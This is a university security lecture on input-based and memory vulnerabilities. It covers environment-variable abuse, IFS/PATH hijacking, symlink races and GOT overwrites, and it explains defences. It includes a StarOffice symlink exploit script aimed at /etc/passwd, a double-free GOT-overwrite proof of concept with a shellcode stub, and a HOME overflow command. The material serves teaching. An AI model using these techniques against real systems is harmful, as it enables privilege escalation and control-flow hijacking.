NANYANG TECHNOLOGICAL UNIVERSITY

Lecture 5: Other Vulnerabilities

presented by

Li Yi
Assistant Professor
SCSE

N4-02b-64
yi_li@ntu.edu.sg

Motivation

From tainted sources to sensitive sinks:

- Tainted sources and sensitive sinks are terms from taint analysis (covered later in this course)
- We will now broaden our view on possible sources of malign input
- We will broaden our view on attractive targets (sinks)
- Security is moving to the application layer; as operating systems are getting more secure, the attackers' attention is drawn to vulnerable applications

Agenda

- Evil inputs
  - Environment variables
  - Callee-saved registers
  - Symbolic links
  - Device drivers
- Targets to overwrite
  - GOT
  - Constructors/destructors
  - Function pointers
- Memory residues
  - Sun tarball
  - Heartbleed

Environment Variables


All inputs are evil

Environment Variables (Unix, Linux)

- Variables kept by the shell for configuring the behaviour of utility programs, e.g.,

`PATH`	# The search path for shell commands (bash)
`TERM`	# The terminal type (bash and csh)
`DISPLAY`	# X11 - the name of the display
`LD_LIBRARY_PATH`	# Path to search for object and shared libraries
`HOSTNAME`	# Name of this UNIX host
`PRINTER`	# Default printer (lpr)
`HOME`	# The path to the home directory (bash)
`home`	# The path to the home directory (csh)
`PS1`	# The default prompt for bash
`prompt`	# The default prompt for csh


Environment Variables (Unix, Linux)



```
vivek@nas01:~$ printenv
TERM=xterm-256color
SHELL=/bin/bash
XDG_SESSION_COOKIE=9ee90112ba2cb349f07bfe2f00002e46-1381581541.324726-906214463
SSH_CLIENT=192.168.1.6 60190 22
SSH_TTY=/dev/pts/1
USER=vivek
MAIL=/var/mail/vivek
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
PWD=/home/vivek
LANG=en_IN
SHLVL=1
HOME=/home/vivek
LANGUAGE=en_IN:en
LOGNAME=vivek
SSH_CONNECTION=192.168.1.6 60190 192.168.1.10 22
_=/usr/bin/printenv
vivek@nas01:~$
```

Inheritance

- Inherited by default from the parent process
- The caller can set the environment variables for the program called to potentially dangerous values
  - Danger: invoker of setuid/setgid programs is in control of the environment variables given to them
- Inheritance of environment variables can apply transitively


environment variables inherited
function
main
env. variables
env. variables
function(a,b,c)
input to function passed through arguments

Environment Variables

- Internally stored as a pointer to an array of pointers to characters, terminated by a **`NULL`** pointer
- Multiple entries with the same variable name but with different values are possible
  - E.g., more than one value for **`SHELL`**
  - A locally-executing attacker can create such a situation
- Problem: program may check one of these values but actually use a different one

TOCTTOU

- A program that iterates across environment variables might use a later matching entry instead of the first
- If a check is made against the first matching entry but the value used is a later matching entry, attacks may be possible
  - Time-of-Check-to-Time-of-Use (TOCTTOU) problem

IFS – Internal Field Separator

- Determines how bash recognizes fields or word boundaries, when interpreting character strings
  - The default value is **`<space><tab><newline>`**
  - You can print it: **`cat -etv <<<"$IFS"`**
- Consider an application which checks that user input does not contain one of the standard field separators
  - Don't trust your inputs
- An attacker who can set the IFS environment variable may be able to bypass the check on user input
  - Several examples to follow in the course

IFS – Internal Field Separator

- Example: sending email in C
  - **`system("mail");`** // this is equivalent to **`sh -c mail`**
  - A program with root permission would be tricked: attacker put his own "**`mail`**" executable in some directory which is then put in the front of PATH
- Fix: use full pathname
  - **`system("/bin/mail");`** // or "**`/usr/bin/mail`**"
  - Creative attacker adds the slash character "/" to IFS, and it becomes:

    `bin mail`
  - This time a custom executable called "bin" will do the trick
  - This has been fixed by making the shells not inherit the IFS variable

https://www.owasp.org/index.php/Buffer_Overflow_via_Environment_Variables

Buffer Overflows via Environment Variables

```
int main(void)
{
  char *ptr_h;
  char h[64];
  ptr_h = getenv("HOME");
  if(ptr_h != NULL) {
    sprintf(h, "Your home directory is: %s !", ptr_h);
    printf("%s\n", h);
  }
  return 0;
}
```

- Overlong value for **`HOME`** will overflow the buffer **`h`**
- Using **`sprintf`** is a bad decision anyway

Buffer Overflows via Environment Variables

- Change the value of HOME to 128 “A” characters:
  - `$ export HOME=$(python -c ‘print “A”*128’)`
  - `strlen("Your home directory is: !") + strlen(ptr_h) = 28 + 128 = 156`
- Run `./bo_env`

  -
    ```
    Your home directory is:
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAA !
    ```
  - `Segmentation fault`
- Using environment variables is not a problem
- Real problem is the lack of proper validation

Defence – Extract & Erase

- Defence: Linux GNU glibc 2.1 libraries:
  - `getenv` always gets the first matching entry
  - `setenv` and `putenv` always set the first matching entry
  - `unsetenv` unsets *all* matching entries
- Extract list of environment variables needed as input
- Erase entire environment
  - In C/C++, set the global variable `environ` to `NULL`,
  - or use the `clearenv()` function,
  - or set environment with **`env`** using the `-i` option to ignore the inherited environment

Defence – Set Safe Values

- Set safe values for the environment variables needed
  - IFS (internal field separator) default value " `\t\n`" (the first character is space)
  - Set TZ (timezone)
  - Do not include current directory in **`PATH`**

Callee-Saved Registers

Know what you receive back!

Spilling Register Values to the Stack


- For better performance, a compiler may prefer to fetch arguments from CPU registers rather than from memory
- Compiler tracks which registers are currently in use and to which it still can assign new values
- If all registers are in use, but a register is required to perform a computation, the compiler temporarily saves the content of the register to the stack
- This is known as "spilling to the stack"

Handling Registers

- Problem: How do caller and callee functions use the same registers without interference?
- Registers are a finite resource!
  - In principle: Each function should have its own set of registers
  - In reality: All functions must use the same small set of registers
- When a function (the caller) calls another function (the callee), the callee does not know which of the caller's registers are used at the moment of the call
  - Caller expects them to hold the same values after the callee returns

Callee-Saved Registers

- Someone must save old register contents and later restore them
  - Some registers are the responsibility of the callee
  - Others are the responsibility of the caller
- The callee thus saves the registers it uses during its execution temporarily in its stack frame
  - These saved registers are called callee-saved registers
  - Another case of control data put into a stack frame
- Callee restores all callee-saved registers before returning to the caller




Callee-Saved Registers – Vulnerability

- CPU registers are a shared resource!
- While the registers are saved on the stack, an attacker who can change values on the stack can corrupt the callee-saved registers
  - E.g., buffer overflow
- Becomes a problem if the caller uses the restored and possibly corrupted register values for security checks
- This can affect all architectures where the application binary interface (ABI) supports callee-saved registers

Symbolic Links & Device Drivers

More on Inputs – Symbolic Links

- Symbolic link (Unix): file that points to another file
- Access rights on the symbolic link may differ from access rights on the file
- Programs may be permitted to change permissions for the file, to the permissions of the symbolic link
  - Permissions of symbolic link become a source of input
- Attacker creates symbolic link to a protected resource and then uses such a program to access the resource



All Input is Evil

Sun StarOffice `/tmp` directory symbolic link vulnerability

- StarOffice creates file `/tmp/soffice.tmp` with `0777` access mask
- Attacker links `/tmp/soffice.tmp` to `/etc/passwd`
- Root runs StarOffice
- Permissions on `/etc/passwd` would get changed to `0777`
- StarOffice doesn't give any error message or such when it changes the permissions of the target file
- https://www.securityfocus.com/bid/1922/discuss

Staroffice Symbolic Link Exploit

```
#!/bin/sh
SOFFICE='/tmp/soffice.tmp'
TARGETFILE=$1

if [ ! -f ${TARGETFILE} ]; then
        echo 'Target file must exist'
        exit
fi

rm -rf ${SOFFICE}
ln -sn ${TARGETFILE} ${SOFFICE}

if [ `ls -al ${TARGETFILE} | awk '{printf $1}'` = '-rwxrwxrwx' ]; then
        echo 'Permissions set successfully'
        exit
fi
```

Inputs to Device Drivers

- Device drivers are security relevant
  - Usually run in kernel mode
  - Perform low-level string operations
  - Often third party products
  - *Are there better targets?*
- E.g., mouse driver that accepts command line inputs
  - Attacker may send malformed coordinates to overflow buffer and take over control
  - MouseJack: keystroke injection attacks on unencrypted traffic between wireless mouse/keyboard and receiver

Targets to Overwrite


Targets to Overwrite

- To take control of execution, attacker must overwrite a parameter that influences control or data flow
- E.g., return address, to take control of execution once the vulnerable program returns
  - *argv*[] method: stores shellcode in an argument to the program; requires an executable stack
  - *return-to-libc* method: calls system library; change to control flow but no shellcode inserted
- Address of a library function (in the Global Offset Table), to take control when the function is called


Tables

- David Wheeler on complexity:
  - All problems (of complexity) in computer science can be solved by another layer of indirection
  - But that usually will create another problem
- Tables provide a layer of indirection
- When an "item" (function, object, table (!), …) is allocated dynamically in memory, its absolute address is not known at the time code is written
- Refer to this item by an index in a table instantiated at runtime that contains its absolute address

Example: Interrupt Vectors




Attack: Redirecting Execution



Technique used by Brain virus in 1986

Global Offset Table (GOT)

- Holds absolute addresses of global variables/functions, e.g., of shared libraries
  - Interesting point of attack: calling a library function whose entry has been overwritten redirects execution to shellcode
- One GOT per process (compilation unit)
  - Located at fixed offset from the module
  - Offset not known until module is linked
- Every Linux process has a GOT, the GOT is private to the process, the process has write permission to it
  - Modern Linux distributions make GOT read-only (RELRO)




Source: https://eli.thegreenplace.net/2011/11/03/position-independent-code-pic-in-shared-libraries

Global Offset Table (GOT)

Lazy binding:

Function calls are resolved on-demand



The first time that the function is called, the GOT entry redirects to the PLT instruction


Before lazy binding

Source: https://nuc13us.wordpress.com/2015/12/25/hack-using-global-offset-table/

Global Offset Table (GOT)

Lazy binding:

Function calls are resolved on-demand



The Second time, GOT entry holds the address in the shared library

After lazy binding

Source: https://nuc13us.wordpress.com/2015/12/25/hack-using-global-offset-table/

GOT & Double-free

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
   void *fifth, *sixth, *seventh;
   shellcode_location = (void *)malloc(size);
   strcpy(shellcode_location, shellcode);
   first = (void *)malloc(256);
   second = (void *)malloc(256);
   third = (void *)malloc(256);
   fourth = (void *)malloc(256);
   free(first);
   free(third);
   fifth = (void *)malloc(128);
   free(first);
   sixth = (void *)malloc(256);
   *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
   *((void **)(sixth+4))=(void *)shellcode_location;
   seventh = (void *)malloc(256);
   strcpy(fifth, "something");
   return 0;
}
```

"first" chunk free'd for the second time

This malloc returns a pointer to the same chunk as was referenced by "first"

The GOT address of the strcpy() function (minus 12) and the shellcode location are placed into this memory

This malloc returns same chunk yet again. unlink() macro copies the address of the shellcode into the address of the strcpy() function in the Global Offset Table - GOT (how?)

When strcpy() is called, control is transferred to shellcode… needs to jump over the first 12 bytes (overwritten by unlink)

GOT & Double-free – Comments

- Prepare attack:
  - Line 1: GOT_LOCATION is address of `strcpy()` in GOT
  - Lines 2-4: static array shellcode[] holds the shellcode
  - Lines 11-12: shellcode copied into a chunk
- Heap Feng Shui; *might a lookaside buffer hold the chunk most recently freed?*
  - Lines 13-16: allocate four chunks of size 256
  - Line 17: free first chunk (might be put into the lookaside buffer, but not yet into a bin)
  - Line 18: free third chunk (would push first chunk into a bin)
  - Line 19: allocate chunk of size 128 (might use space of third chunk, clears lookaside)
- Execute attack
  - Line 20: free first chunk again (corrupts the double-linked list in position of first chunk)
  - Line 21: allocate chunk of size 256 (taken from bin; positioned at the same memory address as the first chunk before; a free chunk at that address remains in the bin)
  - Line 22-23: write GOT_LOCATION and shellcode_location at offsets 0 and 4 into sixth chunk, i.e., in the position of forward and backward pointer in free chunk at that address
  - Line 24: allocate chunk of size 256; gets again the address given before to the first chunk; when the free chunk at that address is unlinked, the GOT is corrupted
  - Line 25: call to `strcpy()` will be redirected via the GOT to the shellcode

More Targets to Overwrite

- Address of an exception handler
  - Windows: data structure holding the addresses of the Structured Exception Handlers (SEH)
